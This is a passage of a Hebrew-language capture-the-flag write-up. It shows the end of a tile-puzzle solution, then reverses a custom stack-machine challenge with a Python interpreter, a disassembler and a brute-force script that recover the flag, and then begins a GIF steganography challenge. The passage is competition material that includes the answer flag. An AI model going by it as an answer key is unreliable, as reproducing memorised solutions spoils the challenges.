|  \ 03 /  ||  \ 13 /  ||  \ 00 /  ||  \ 13 /  ||  \ 02 /  ||  \ 07 /  ||  \ 11 /  ||  \ 18 /  ||  \ 02 /  ||  \ 09 /  |
| 08\  / 00|| 02\  / 11|| 17\  / 13|| 02\  / 05|| 07\  / 00|| 07\  / 09|| 01\  / 16|| 06\  / 19|| 02\  / 07|| 08\  / 15|
|   /  \   ||   /  \   ||   /  \   ||   /  \   ||   /  \   ||   /  \   ||   /  \   ||   /  \   ||   /  \   ||   /  \   |
|  / 02 \  ||  / 00 \  ||  / 05 \  ||  / 00 \  ||  / 17 \  ||  / 16 \  ||  / 08 \  ||  / 12 \  ||  / 20 \  ||  / 19 \  |
------------------------------------------------------------------------------------------------------------------------
------------------------------------------------------------------------------------------------------------------------
|  \ 00 /  ||  \ 08 /  ||  \ 17 /  ||  \ 07 /  ||  \ 11 /  ||  \ 15 /  ||  \ 09 /  ||  \ 01 /  ||  \ 03 /  ||  \ 20 /  |
| 15\  / 11|| 18\  / 20|| 13\  / 00|| 04\  / 18|| 08\  / 10|| 15\  / 17|| 12\  / 08|| 03\  / 13|| 06\  / 19|| 16\  / 17|
|   /  \   ||   /  \   ||   /  \   ||   /  \   ||   /  \   ||   /  \   ||   /  \   ||   /  \   ||   /  \   ||   /  \   |
|  / 12 \  ||  / 04 \  ||  / 20 \  ||  / 00 \  ||  / 08 \  ||  / 01 \  ||  / 07 \  ||  / 11 \  ||  / 11 \  ||  / 00 \  |
------------------------------------------------------------------------------------------------------------------------
------------------------------------------------------------------------------------------------------------------------
|  \ 05 /  ||  \ 12 /  ||  \ 18 /  ||  \ 13 /  ||  \ 18 /  ||  \ 07 /  ||  \ 03 /  ||  \ 02 /  ||  \ 11 /  ||  \ 00 /  |
| 02\  / 12|| 15\  / 16|| 02\  / 12|| 11\  / 00|| 01\  / 08|| 04\  / 00|| 14\  / 11|| 10\  / 10|| 09\  / 04|| 17\  / 00|
|   /  \   ||   /  \   ||   /  \   ||   /  \   ||   /  \   ||   /  \   ||   /  \   ||   /  \   ||   /  \   ||   /  \   |
|  / 17 \  ||  / 00 \  ||  / 08 \  ||  / 00 \  ||  / 04 \  ||  / 05 \  ||  / 20 \  ||  / 18 \  ||  / 00 \  ||  / 17 \  |
------------------------------------------------------------------------------------------------------------------------
```

הפתרון:

```
------------------------------------------------------------------------------------------------------------
|  \ 00 /  ||  \ 00 /  ||  \ 00 /  ||  \ 00 /  ||  \ 00 /  ||  \ 00 /  ||  \ 00 /  ||  \ 00 /  ||  \ 00 /  ||  \ 00 /  |
| 00\  / 01|| 01\  / 05|| 05\  / 02|| 02\  / 07|| 07\  / 05|| 05\  / 20|| 20\  / 11|| 11\  / 15|| 15\  / 16|| 16\  / 00|
|   /  \   ||   /  \   ||   /  \   ||   /  \   ||   /  \   ||   /  \   ||   /  \   ||   /  \   ||   /  \   ||   /  \   |
|  / 09 \  ||  / 01 \  ||  / 13 \  ||  / 10 \  ||  / 04 \  ||  / 11 \  ||  / 12 \  ||  / 07 \  ||  / 08 \  ||  / 20 \  |
------------------------------------------------------------------------------------------------------------
------------------------------------------------------------------------------------------------------------
|  \ 09 /  ||  \ 01 /  ||  \ 13 /  ||  \ 10 /  ||  \ 04 /  ||  \ 11 /  ||  \ 12 /  ||  \ 07 /  ||  \ 08 /  ||  \ 20 /  |
| 00\  / 11|| 11\  / 04|| 04\  / 02|| 02\  / 18|| 18\  / 05|| 05\  / 18|| 18\  / 08|| 08\  / 12|| 12\  / 17|| 17\  / 00|
|   /  \   ||   /  \   ||   /  \   ||   /  \   ||   /  \   ||   /  \   ||   /  \   ||   /  \   ||   /  \   ||   /  \   |
|  / 04 \  ||  / 10 \  ||  / 14 \  ||  / 10 \  ||  / 15 \  ||  / 16 \  ||  / 02 \  ||  / 09 \  ||  / 11 \  ||  / 11 \  |
------------------------------------------------------------------------------------------------------------
------------------------------------------------------------------------------------------------------------
|  \ 04 /  ||  \ 10 /  ||  \ 14 /  ||  \ 10 /  ||  \ 15 /  ||  \ 16 /  ||  \ 02 /  ||  \ 09 /  ||  \ 11 /  ||  \ 11 /  |
| 00\  / 07|| 07\  / 09|| 09\  / 06|| 06\  / 12|| 12\  / 09|| 09\  / 07|| 07\  / 01|| 01\  / 03|| 03\  / 13|| 13\  / 00|
|   /  \   ||   /  \   ||   /  \   ||   /  \   ||   /  \   ||   /  \   ||   /  \   ||   /  \   ||   /  \   ||   /  \   |
|  / 18 \  ||  / 02 \  ||  / 17 \  ||  / 16 \  ||  / 05 \  ||  / 07 \  ||  / 06 \  ||  / 06 \  ||  / 08 \  ||  / 02 \  |
------------------------------------------------------------------------------------------------------------
------------------------------------------------------------------------------------------------------------
|  \ 18 /  ||  \ 02 /  ||  \ 17 /  ||  \ 16 /  ||  \ 05 /  ||  \ 07 /  ||  \ 06 /  ||  \ 06 /  ||  \ 08 /  ||  \ 02 /  |
| 00\  / 20|| 20\  / 20|| 20\  / 05|| 05\  / 02|| 02\  / 04|| 04\  / 09|| 09\  / 11|| 11\  / 03|| 03\  / 15|| 15\  / 00|
|   /  \   ||   /  \   ||   /  \   ||   /  \   ||   /  \   ||   /  \   ||   /  \   ||   /  \   ||   /  \   ||   /  \   |
|  / 15 \  ||  / 11 \  ||  / 19 \  ||  / 03 \  ||  / 01 \  ||  / 12 \  ||  / 08 \  ||  / 19 \  ||  / 07 \  ||  / 03 \  |
------------------------------------------------------------------------------------------------------------
------------------------------------------------------------------------------------------------------------
|  \ 15 /  ||  \ 11 /  ||  \ 19 /  ||  \ 03 /  ||  \ 01 /  ||  \ 12 /  ||  \ 08 /  ||  \ 19 /  ||  \ 07 /  ||  \ 03 /  |
| 00\  / 03|| 03\  / 03|| 03\  / 05|| 05\  / 08|| 08\  / 05|| 05\  / 10|| 10\  / 18|| 18\  / 12|| 12\  / 08|| 08\  / 00|
|   /  \   ||   /  \   ||   /  \   ||   /  \   ||   /  \   ||   /  \   ||   /  \   ||   /  \   ||   /  \   ||   /  \   |
|  / 06 \  ||  / 13 \  ||  / 15 \  ||  / 18 \  ||  / 19 \  ||  / 01 \  ||  / 10 \  ||  / 06 \  ||  / 08 \  ||  / 02 \  |
------------------------------------------------------------------------------------------------------------
------------------------------------------------------------------------------------------------------------
|  \ 06 /  ||  \ 13 /  ||  \ 15 /  ||  \ 18 /  ||  \ 19 /  ||  \ 01 /  ||  \ 10 /  ||  \ 06 /  ||  \ 08 /  ||  \ 02 /  |
| 00\  / 08|| 08\  / 15|| 15\  / 17|| 17\  / 15|| 15\  / 08|| 08\  / 11|| 11\  / 08|| 08\  / 09|| 09\  / 16|| 16\  / 00|
|   /  \   ||   /  \   ||   /  \   ||   /  \   ||   /  \   ||   /  \   ||   /  \   ||   /  \   ||   /  \   ||   /  \   |
|  / 04 \  ||  / 17 \  ||  / 01 \  ||  / 15 \  ||  / 09 \  ||  / 16 \  ||  / 08 \  ||  / 18 \  ||  / 04 \  ||  / 02 \  |
------------------------------------------------------------------------------------------------------------
------------------------------------------------------------------------------------------------------------
|  \ 04 /  ||  \ 17 /  ||  \ 01 /  ||  \ 15 /  ||  \ 09 /  ||  \ 16 /  ||  \ 08 /  ||  \ 18 /  ||  \ 04 /  ||  \ 02 /  |
| 00\  / 12|| 12\  / 03|| 03\  / 13|| 13\  / 11|| 11\  / 20|| 20\  / 18|| 18\  / 04|| 04\  / 08|| 08\  / 13|| 13\  / 00|
|   /  \   ||   /  \   ||   /  \   ||   /  \   ||   /  \   ||   /  \   ||   /  \   ||   /  \   ||   /  \   ||   /  \   |
|  / 08 \  ||  / 01 \  ||  / 11 \  ||  / 20 \  ||  / 10 \  ||  / 04 \  ||  / 01 \  ||  / 20 \  ||  / 08 \  ||  / 02 \  |
------------------------------------------------------------------------------------------------------------
------------------------------------------------------------------------------------------------------------
|  \ 08 /  ||  \ 01 /  ||  \ 11 /  ||  \ 20 /  ||  \ 10 /  ||  \ 04 /  ||  \ 01 /  ||  \ 20 /  ||  \ 08 /  ||  \ 02 /  |
| 00\  / 17|| 17\  / 04|| 04\  / 11|| 11\  / 14|| 14\  / 15|| 15\  / 11|| 11\  / 16|| 16\  / 11|| 11\  / 07|| 07\  / 00|
|   /  \   ||   /  \   ||   /  \   ||   /  \   ||   /  \   ||   /  \   ||   /  \   ||   /  \   ||   /  \   ||   /  \   |
|  / 16 \  ||  / 02 \  ||  / 05 \  ||  / 03 \  ||  / 08 \  ||  / 02 \  ||  / 18 \  ||  / 04 \  ||  / 19 \  ||  / 17 \  |
------------------------------------------------------------------------------------------------------------
------------------------------------------------------------------------------------------------------------
|  \ 16 /  ||  \ 02 /  ||  \ 05 /  ||  \ 03 /  ||  \ 08 /  ||  \ 02 /  ||  \ 18 /  ||  \ 04 /  ||  \ 19 /  ||  \ 17 /  |
| 00\  / 20|| 20\  / 02|| 02\  / 12|| 12\  / 10|| 10\  / 19|| 19\  / 17|| 17\  / 17|| 17\  / 05|| 05\  / 05|| 05\  / 00|
|   /  \   ||   /  \   ||   /  \   ||   /  \   ||   /  \   ||   /  \   ||   /  \   ||   /  \   ||   /  \   ||   /  \   |
|  / 17 \  ||  / 07 \  ||  / 17 \  ||  / 08 \  ||  / 12 \  ||  / 12 \  ||  / 18 \  ||  / 13 \  ||  / 06 \  ||  / 13 \  |
------------------------------------------------------------------------------------------------------------
------------------------------------------------------------------------------------------------------------
|  \ 17 /  ||  \ 07 /  ||  \ 17 /  ||  \ 08 /  ||  \ 12 /  ||  \ 12 /  ||  \ 18 /  ||  \ 13 /  ||  \ 06 /  ||  \ 13 /  |
| 00\  / 17|| 17\  / 17|| 17\  / 13|| 13\  / 11|| 11\  / 15|| 15\  / 16|| 16\  / 20|| 20\  / 17|| 17\  / 11|| 11\  / 00|
|   /  \   ||   /  \   ||   /  \   ||   /  \   ||   /  \   ||   /  \   ||   /  \   ||   /  \   ||   /  \   ||   /  \   |
|  / 00 \  ||  / 00 \  ||  / 00 \  ||  / 00 \  ||  / 00 \  ||  / 00 \  ||  / 00 \  ||  / 00 \  ||  / 00 \  ||  / 00 \  |
------------------------------------------------------------------------------------------------------------
```

הייצוג:

```
7,0; 40,0; 73,2; 3,2; 95,3; 69,1; 33,0; 55,2; 53,3; 6,2; 98,1; 13,2; 25,1; 97,3;
67,0; 18,0; 92,3; 86,2; 32,0; 11,1; 83,1; 31,2; 36,0; 28,3; 2,3; 75,2; 26,1;
59,3; 44,3; 71,3; 65,3; 29,0; 50,2; 14,0; 54,0; 56,1; 66,3; 88,1; 37,1; 34,3;
38,0; 16,0; 0,3; 42,0; 51,1; 30,2; 35,1; 77,3; 57,3; 70,0; 4,0; 48,3; 85,0; 9,0;
79,2; 76,1; 84,3; 27,2; 10,2; 17,1; 63,3; 5,1; 87,0; 19,1; 15,0; 24,3; 94,3;
81,1; 49,0; 46,2; 8,1; 45,3; 61,3; 96,2; 41,3; 39,0; 20,1; 64,3; 68,0; 74,0;
89,1; 78,1; 90,0; 21,1; 60,2; 58,0; 22,1; 52,2; 12,1; 72,1; 99,2; 23,0; 62,2;
43,0; 80,2; 91,0; 47,1; 82,1; 1,2; 93,0
```

אתגר 10: Simple Machine 2 (קטגוריית Reversing, 85 נקודות)

תיאור האתגר:

A Simple Machine
What is this?
You stand before assembly code for a custom Virtual Machine. You will find the flag once you understand the code. Everything you need to know is described below. Don't forget to check ou the example code!
Get the machine code Here

Top level description
The machine is stack based, which means most operations pop data off the top of the stack and push the result. for further reference, https://en.wikipedia.org/wiki/Stack_machine#Advantages_of_stack_machine_instruction_sets
The machine state is defined by an Instruction Pointer, and a Stack data structure. The next instruction to be executed is pointed to by IP, and it generally reads/write values from/to the top of the stack. Every opcode is exactly 1 byte in size. The program is read and executed sequentially starting at offset 0 in the file. Execution stops if an invalid stack address is referenced or the IP is out of code bounds.

Instruction Set
Important!
IP is incremented as the instruction is read (before decode/execute). This increment is not mentioned in the instruction pseudo-code. Therefore, every instruction that adds an offset to IP will result in IP = IP + offset + 1.
An instruction that resets IP as IP = new_value discards the increment.

Instruction Pseudo Code Notations
stack.push([value]) - pushes the value to the stack
stack.pop() - dequeue the last value pushed to the stack .
a = stack.pop() - dequeue the last value pushed to the stack, save value to pseudo-variable 'a'.
stack.empty() - true if there are no more values on the stack, false otherwise
stack[N] - the value of the Nth element on the stack
IP - the instruction pointer.

Stack Instructions:
Push <value>

- opcode is 0x80 + value
- Pushes the value to the stack, stack[0] is now , stack[1] is now the previous stack[0] value, and so on.
- value <= 0x7f
- Push 0x32 is encoded as 0xB2.

stack.push(value)

Load <offset>

- opcode is 0x40 + offset
- Pushes the value at stack[offset] to the stack.
- value <= 0x3f
- Load 0x12 is encoded as 0x52.
- Loading from an offset out of bounds (i.e pushing 10 values and loading from offset 12) will cause a fault and execution will terminate.

stack.push(stack[offset])

Pop

- opcode 0x20
- Same encoding as Swap 0
- Swap 0 is an empty statement, thus this opcode pops a value from the stack without doing anything with it.

stack.pop()

Swap <index>

- opcode is 0x20 + index
- Swaps the element at HEAD with the element at index.
- 1 <= index < 0x20.

- Swap 3 is encoded as 0x23.

```
temp = stack[index]
stack[index] = stack.pop()
stack.push(temp)
```

Arithmetic instructions
These instructions read 2 values off the stack and push the result. ### Single outupt instructions:
Add

- opcode is 0x00.
- operands are viewed as signed bytes

```
stack.push(stack.pop() + stack.pop())
```

Subtract

- opcode is 0x01.
- operands are viewed as signed bytes

```
stack.push(stack.pop() - stack.pop())
```

Multiply

- opcode is 0x03.
- operands are viewed as signed bytes

```
stack.push(stack.pop() * stack.pop())
```

2-byte output
Divide

- opcode is 0x02.
- division reminder is at HEAD, division result follows
- operands are viewed as unsigned bytes

```
a = stack.pop()
b = stack.pop()
stack.push(a / b)
stack.push(a % b)
```

Flow Control Instructions:
These instructions change the Instruction Pointer and allow for loops, function calls, etc.
Jump

- opcode is 0x10. Jumps to offset stack[0].
- offset is signed! Jumping to a negative offset is a jump backwards.
- Pops an offset from the stack, adds it to IP.

```
IP = IP + stack.pop()
```

Call

- opcode is 0x11. Jumps to stack[0], saves origin.
- same as Jump, only IP before execution is pushed.
- offset is signed! Calling to a negative offset is a jump backwards.

```
offset = stack.pop()
stack.push(IP) ; note that IP was already incremented here, points to next instruction.
IP = IP + offset
```

Ret

- opcode is 0x12. Pops value from the stack, moves IP to the popped value.

```
IP = stack.pop()
```

CJE

- opcode is 0x14. Jumps to stack[0] if stack[1] == stack[2]. pops all values either way.
- offset is signed! Jumping to a negative offset is a jump backwards.

```
offset = stack.pop()
if stack.pop() == stack.pop():
   IP = IP + offset
```

JSE
- opcode is 0x18. Adds stack[0] to IP if it is the last value on the stack.

```
offset = stack.pop()
if stack.empty():
   IP = IP + offset
```

Input Output Instructions:
These instructions either output an ASCII byte or read an ASCII byte from the input/output device.
Read
- opcode is 0x08
- Waits for a single byte to be read from the input, pushes the byte to the top of the stack.

```
stack.push(read(stdin))
```

Write
- opcode is 0x09
- outputs the top of the stack as ASCII.

```
write(stdout, stack.pop())
```

LeT's rUN TogEaTHeR
Here you'll find an execution log of a simple program. Note that the ';' symbol starts a comment line lines of the form "; >| value1 value2 value3" show the stack state before the following instruction. The stack head is to the left (the first value after >| is SP[0]) The stack state inside the called function is a direct continuation of the caller execution
Note that "Word:" defines a label, which basically names a line of code.

```
;>|
   Push 2
;>| 02
   Push 7F
;>| 7F 02
   Read        ; assuming user inputs 0x3
;>| 03 7F 02
   Push 0A    ; OFFSET of Adder
;>| 0A 03 7F 02
   Call
;>| 82 02
   Divide
;>| 00 41
   Swap 1
;>| 41 00
   Write
;>| 00
   Pop
;>|
   Push 0C    ; OFFSET of More
;>| 0C
   JSE
;>|

NotReached:
   Push 4
   Push 0
   Sub         ; constructs offset of NotReached, which is -4 (0xFC)
   Call

Adder:
;>| 05 03 7F 02
   Load 2
;>| 7F 05 03 7F 02
   Load 2
;>| 03 7F 05 03 7F 02
   Add
```

```
;>| 82 05 03 7F 02
   Swap 3
;>| 7F 05 03 82 02
   Pop
;>| 05 03 82 02
   Swap 1
;>| 03 05 82 02
   Pop
;>| 05 82 02
   Ret
;>| 82 02

More:
; fill the rest on your own!
;>|
   Push 44
;>|
   Push 4E
;>|
   Push 45
;>|
   Push 20
;>|
   Write
;>|
   Write
;>|
   Write
;>|
   Write

; Program ends here
On the displayed run, The program printed "A END" Your job is to decipher the code and give us the flag.
Good Luck!
```

תוכן הקובץ שהורד:

```
Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F

00000000  BF C2 85 CB A2 CE 82 B2 E0 87 C9 A0 CC A0 CF 9D  ¿ ˆoo ‡ϰ²,¯¢ …‚.
00000010  FA 94 FD 91 FD 92 C0 87 E9 80 EC A0 CF 9D CF A0  ת" ' '  ;Ö‡€י‡
00000020  F8 83 E4 85 E9 8F 8B 18 08 8C 11 41 8A 80 01 14  רƒה…י.‹....A.€..
00000030  B0 81 10 B1 09 AF 10 42 42 80 A5 14 42 21 80 A0  °..±.¯.BB€¥.B!€
00000040  14 80 21 44 9B 14 20 82 42 02 82 45 02 21 22 00  .€!D›. ‚B.‚E.!".
00000050  82 21 02 21 20 42 42 A4 80 01 11 82 03 00 22 20  ‚!.! BB¤€..‚.."
00000060  20 23 20 21 20 12                                 # ! .
```

ההוראות למימוש המכונה הוירטואלית יחסית פשוטות, אפשר לממש בקלות עם סקריפט:

```python
import mmap, os, sys
import struct, re
import builtins
import ctypes

def memory_map(filename, access=mmap.ACCESS_WRITE):
    size = os.path.getsize(filename)
    fd = os.open(filename, os.O_RDWR)
    return mmap.mmap(fd, size, access=access)

OP_PUSH = 0x80
OP_LOAD = 0x40
OP_SWAP = 0x20
```

```
OP_ADD = 0x0
OP_SUB = 0x1
OP_MUL = 0x3
OP_DIV = 0x2
OP_JUMP = 0x10
OP_CALL = 0x11
OP_RET = 0x12
OP_CJE = 0x14
OP_JSE = 0x18
OP_READ = 0x08
OP_WRITE = 0x09

class Interpreter(object):
    def __init__(self):
        self.stack = []
        self.ip = 0
        self.debug = False
        self.num_reads = 0

    def log(self, s):
        if self.debug:
            print (s)

    def stack_index(self, index):
        return len(self.stack) - index - 1

    @staticmethod
    def signed_num(num):
        return ctypes.c_byte(num).value

    @staticmethod
    def unsigned_num(num):
        return ctypes.c_ubyte(num).value


    def execute_push(self, current_instruction):
        value = current_instruction - OP_PUSH
        self.log("Push {}".format(value))
        self.stack.append(value)

    def execute_load(self, current_instruction):
        value = current_instruction - OP_LOAD
        self.log("Load {}".format(value))
        self.stack.append(self.stack[self.stack_index(value)])

    def execute_swap(self, current_instruction):
        value = current_instruction - OP_SWAP
        if value == 0:
            self.log ("Pop")
            self.stack.pop()
        else:
            self.log("Swap {}".format(value))
            index = self.stack_index(value)
            temp = self.stack[index]
            self.stack[index] = self.stack.pop()
            self.stack.append(temp)

    def execute_add(self):
        self.log ("Add")
        self.stack.append(self.unsigned_num(self.signed_num(self.stack.pop()) +
self.signed_num(self.stack.pop())))

    def execute_sub(self):
        self.log ("Sub")
        self.stack.append(self.unsigned_num(self.signed_num(self.stack.pop()) -
self.signed_num(self.stack.pop())))
```

```
    def execute_mul(self):
        self.log ("Mul")
        self.stack.append( self.unsigned_num(
 (self.signed_num(self.stack.pop()) * self.signed_num(self.stack.pop())) % 256))

    def execute_div(self):
        self.log ("Div")
        a = self.stack.pop()
        b = self.stack.pop()
        self.stack.append(a // b)
        self.stack.append(a % b)

    def execute_jump(self):
        self.log ("Jump")
        self.ip = self.ip + self.signed_num(self.stack.pop())

    def execute_call(self):
        self.log ("Call")
        offset = self.stack.pop()
        self.stack.append(self.ip) # note that IP was already incremented here,
points to next instruction.
        self.ip = self.ip + self.signed_num(offset)
        #self.ip = self.ip + offset #Already signed?

    def execute_ret(self):
        self.log ("Ret")
        self.ip = self.stack.pop()

    def execute_cje(self):
        self.log ("CJE")
        offset = self.stack.pop()
        if self.stack.pop() == self.stack.pop():
            self.ip = self.ip + self.signed_num(offset)
            #self.ip = self.ip + offset #Already signed?

    def execute_jse(self):
        self.log ("JSE")
        offset = self.stack.pop()
        if len(self.stack) == 0:
            self.ip = self.ip + offset

    def execute_read(self):
        self.log ("Read")
        input_byte_str = input("Please input byte in format 0xab: ")
        input_byte = int(input_byte_str, 16)
        print (input_byte)
        self.stack.append(input_byte)
        self.num_reads += 1

    def execute_write(self):
        self.log ("Write")
        b = self.stack.pop()
        #sys.stdout.write(chr(b))
        print("\t --> \t'" + chr(b) + "'")

    def print_stack(self):
        if self.debug:
            sys.stdout.write(";>| ")
            for n in reversed(self.stack):
                sys.stdout.write("{:02X} ".format(n))
            sys.stdout.write("\n")

    def execute(self, path_to_code):
        self.code = memory_map(path_to_code, mmap.ACCESS_READ)
        while self.ip != len(self.code):
```

```
        #assert(self.num_reads <= 1)
        self.print_stack()
        current_instruction = self.code[self.ip]
        self.ip += 1
        if current_instruction & OP_PUSH:
            self.execute_push(current_instruction)
        elif current_instruction & OP_LOAD:
            self.execute_load(current_instruction)
        elif current_instruction & OP_SWAP:
            self.execute_swap(current_instruction)
        elif current_instruction == OP_ADD:
            self.execute_add()
        elif current_instruction == OP_SUB:
            self.execute_sub()
        elif current_instruction == OP_MUL:
            self.execute_mul()
        elif current_instruction == OP_DIV:
            self.execute_div()
        elif current_instruction == OP_JUMP:
            self.execute_jump()
        elif current_instruction == OP_CALL:
            self.execute_call()
        elif current_instruction == OP_RET:
            self.execute_ret()
        elif current_instruction == OP_CJE:
            self.execute_cje()
        elif current_instruction == OP_JSE:
            self.execute_jse()
        elif current_instruction == OP_READ:
            self.execute_read()
        elif current_instruction == OP_WRITE:
            self.execute_write()
```

נריץ את הקוד ונקבל:

```
Please input byte in format 0xab:
```

ננסה אקראית:

```
Please input byte in format 0xab: 0x00
0
     -->     '0'
```

נצטרך להבין טוב יותר מה בדיוק התוכנה רוצה. זמן לכתוב דיסאסמבלר בסיסי:

```
    def disassemble(self, path_to_code):
        self.code = memory_map(path_to_code, mmap.ACCESS_READ)
        for i in range(len(self.code)):
            current_instruction = self.code[i]
            sys.stdout.write("{:02X}\t{:02X}\t".format(i, current_instruction))
            if current_instruction & OP_PUSH:
                print("Push 0x{:02X}".format(current_instruction - OP_PUSH))
            elif current_instruction & OP_LOAD:
                print("Load 0x{:02X}".format(current_instruction - OP_LOAD))
            elif current_instruction & OP_SWAP:
                if current_instruction == OP_SWAP:
                    print("Pop")
                else:
                    print("Swap 0x{:02X}".format(current_instruction - OP_SWAP))
            elif current_instruction == OP_ADD:
                print("Add")
            elif current_instruction == OP_SUB:
                print("Sub")
            elif current_instruction == OP_MUL:
                print("Mul")
            elif current_instruction == OP_DIV:
```

```
            print("Divide")
        elif current_instruction == OP_JUMP:
            print("Jump")
        elif current_instruction == OP_CALL:
            print("Call")
        elif current_instruction == OP_RET:
            print("Ret")
        elif current_instruction == OP_CJE:
            print("CJE")
        elif current_instruction == OP_JSE:
            print("JSE")
        elif current_instruction == OP_READ:
            print("Read")
        elif current_instruction == OP_WRITE:
            print("Write")
```

נריץ ונקבל:

```
00  BF  Push 0x3F
01  C2  Push 0x42
02  85  Push 0x05
03  CB  Push 0x4B
04  A2  Push 0x22
05  CE  Push 0x4E
06  82  Push 0x02
07  B2  Push 0x32
08  E0  Push 0x60
09  87  Push 0x07
0A  C9  Push 0x49
0B  A0  Push 0x20
0C  CC  Push 0x4C
0D  A0  Push 0x20
0E  CF  Push 0x4F
0F  9D  Push 0x1D
10  FA  Push 0x7A
11  94  Push 0x14
12  FD  Push 0x7D
13  91  Push 0x11
14  FD  Push 0x7D
15  92  Push 0x12
16  C0  Push 0x40
17  87  Push 0x07
18  E9  Push 0x69
19  80  Push 0x00
1A  EC  Push 0x6C
1B  A0  Push 0x20
1C  CF  Push 0x4F
1D  9D  Push 0x1D
1E  CF  Push 0x4F
1F  A0  Push 0x20
20  F8  Push 0x78
21  83  Push 0x03
22  E4  Push 0x64
23  85  Push 0x05
24  E9  Push 0x69
25  8F  Push 0x0F
26  8B  Push 0x0B
27  18  JSE
28  08  Read
29  8C  Push 0x0C
2A  11  Call
2B  41  Load 0x01
2C  8A  Push 0x0A
2D  80  Push 0x00
2E  01  Sub
2F  14  CJE
```

```
30  B0  Push 0x30
31  81  Push 0x01
32  10  Jump
33  B1  Push 0x31
34  09  Write
35  AF  Push 0x2F
36  10  Jump
37  42  Load 0x02
38  42  Load 0x02
39  80  Push 0x00
3A  A5  Push 0x25
3B  14  CJE
3C  42  Load 0x02
3D  21  Swap 0x01
3E  80  Push 0x00
3F  A0  Push 0x20
40  14  CJE
41  80  Push 0x00
42  21  Swap 0x01
43  44  Load 0x04
44  9B  Push 0x1B
45  14  CJE
46  20  Pop
47  82  Push 0x02
48  42  Load 0x02
49  02  Divide
4A  82  Push 0x02
4B  45  Load 0x05
4C  02  Divide
4D  21  Swap 0x01
4E  22  Swap 0x02
4F  00  Add
50  82  Push 0x02
51  21  Swap 0x01
52  02  Divide
53  21  Swap 0x01
54  20  Pop
55  42  Load 0x02
56  42  Load 0x02
57  A4  Push 0x24
58  80  Push 0x00
59  01  Sub
5A  11  Call
5B  82  Push 0x02
5C  03  Mul
5D  00  Add
5E  22  Swap 0x02
5F  20  Pop
60  20  Pop
61  23  Swap 0x03
62  20  Pop
63  21  Swap 0x01
64  20  Pop
65  12  Ret
```

החלק הראשון בסך הכל מכין את המחסנית להרצה, ואפשר לדלג עליו לעת עתה.

כך נראה החלק השני, אחרי הוספת הערות:

```
label4:
26        8B        Push 0x0B
27        18        JSE         ; to label1 - jumps only when one value is left on the stack
28        08        Read
29        8C        Push 0x0C
2A        11        Call        ; to label2
2B        41        Load 0x01
2C        8A        Push 0x0A
2D        80        Push 0x00
2E        01        Sub
2F        14        CJE         ; to label4
30        B0        Push 0x30
31        81        Push 0x01
32        10        Jump        ; to label5
label1:
33        B1        Push 0x31
label5:
34        09        Write
35        AF        Push 0x2F
36        10        Jump        ; to label6
label2:
37        42        Load 0x02   ; Take top of payload
38        42        Load 0x02   ; Take input
39        80        Push 0x00
3A        A5        Push 0x25   ; Address of label3
3B        14        CJE         ; to label3 ; Jump to label3 if input == 0
3C        42        Load 0x02   ; Take input
3D        21        Swap 0x01   ; Take top of payload
3E        80        Push 0x00   ;
3F        A0        Push 0x20   ; Address of label3
40        14        CJE         ; to label3 ; Jump to label3 if top of payload == 0
41        80        Push 0x00
42        21        Swap 0x01   ; Take input
43        44        Load 0x04   ; Take top of payload
44        9B        Push 0x1B   ; Address of label3
45        14        CJE         ; to label3 ; Jump to label3 if input == top of payload
46        20        Pop         ; Pop 0
47        82        Push 0x02
48        42        Load 0x02   ; Take input
49        02        Div         ; input / 2
4A        82        Push 0x02
4B        45        Load 0x05   ; Take top of payload
4C        02        Div         ; Top of payload  / 2
4D        21        Swap 0x01   ; Take div(top of payload / 2)
4E        22        Swap 0x02   ; Take mod(input / 2)
4F        00        Add         ; div(top of payload / 2) + mod(input / 2)
50        82        Push 0x02
51        21        Swap 0x01   ; Take div(top of payload / 2) + mod(input / 2)
52        02        Div         ; ( div(top of payload / 2) + mod(input / 2) ) / 2
53        21        Swap 0x01   ; Take div( div(top of payload / 2) + mod(input / 2) ) / 2
54        20        Pop         ; Ignore div( div(top of payload / 2) + mod(input / 2) ) / 2, take
                                ; mod( div(top of payload / 2) + mod(input / 2) ) / 2
55        42        Load 0x02   ; Take div (input / 2)
56        42        Load 0x02   ; Take div (top of payload / 2)
57        A4        Push 0x24
58        80        Push 0x00
59        01        Sub         ; Offset of label2
5A        11        Call        ; to label2
5B        82        Push 0x02
5C        03        Mul         ; ret * 2
5D        00        Add         ; (ret * 2) + (mod( mod(top of payload / 2) + mod(input / 2) ) / 2)
5E        22        Swap 0x02   ; Take div(input / 2)
5F        20        Pop         ;
60        20        Pop         ; Stack: div (top of payload / 2) * 2
```

```
label3:                    ;
61      23      Swap 0x03  ;
62      20      Pop        ;
63      21      Swap 0x01  ;
64      20      Pop        ;
label6:                    ;
65      12      Ret        ; Return param[0]?
```

כעת אפשר לנסות לשחזר את הקוד בשפה עילית:

```
def unknown_function(input, top_of_payload):
    if input == 0:
        return top_of_payload
    elif top_of_payload == 0:
        return input
    elif top_of_payload == input:
        return 0

    temp = unknown_function(top_of_payload // 2, input // 2)
    temp *= 2
    temp += (( (top_of_payload % 2) + (input % 2) ) % 2)
    return temp
```

הקוד הזה פועל על ראש המחסנית, ומשווה את הקלט מהמשתמש אל הערך ששמור על המחסנית. אם הערך נכון, ממשיכים לאיטרציה הבאה, ואם לא - יוצאים.

לכן, כדי לדעת מה הקלט שהתוכנה מצפה לו, נעתיק את תוכן המחסנית ונריץ Brute Force על כל האפשרויות:

```
stack = "0F 69 05 64 03 78 20 4F 1D 4F 20 6C 00 69 07 40 12 7D 11 7D 14 7A 1D 4F
20 4C 20 49 07 60 32 02 4E 22 4B 05 42 3F".split(" ")
stack = [int(x, 16) for x in stack]
stack.reverse()

while len(stack) > 1:
    top_of_stack = stack.pop()
    for i in range(256):
        if unknown_function(i, top_of_stack) == stack[-1]:
            sys.stdout.write(chr(i))
            break
```

התוצאה היא:

```
flag{XoRRoLlinGRollingRolliNgR0LLiNG}
```

אתגר 11: Bowsers Secret Message (קטגוריית Reversing, 85 נקודות)

תיאור האתגר:

> We uncovered Bowser's old laptop!
>
> Everything was wiped except for 3 files, he must have used them to send his evil henchmen --**Steganos & Graphein** -- a secret message.
>
> Help us!

הקבצים המצורפים הם:

1. Secret.gif - קובץ GIF מונפש שנפתח ללא בעיה
2. Enc.py - סקריפט להצפנת מסר סודי בתוך קובץ GIF
3. Lzwlib.py - סקריפט עזר לביצוע דחיסה

תוכן הקובץ enc.py:

```
from __future__ import print_function
from random import randint, shuffle
import sys
from struct import unpack, pack as pk
from io import BytesIO as BIO
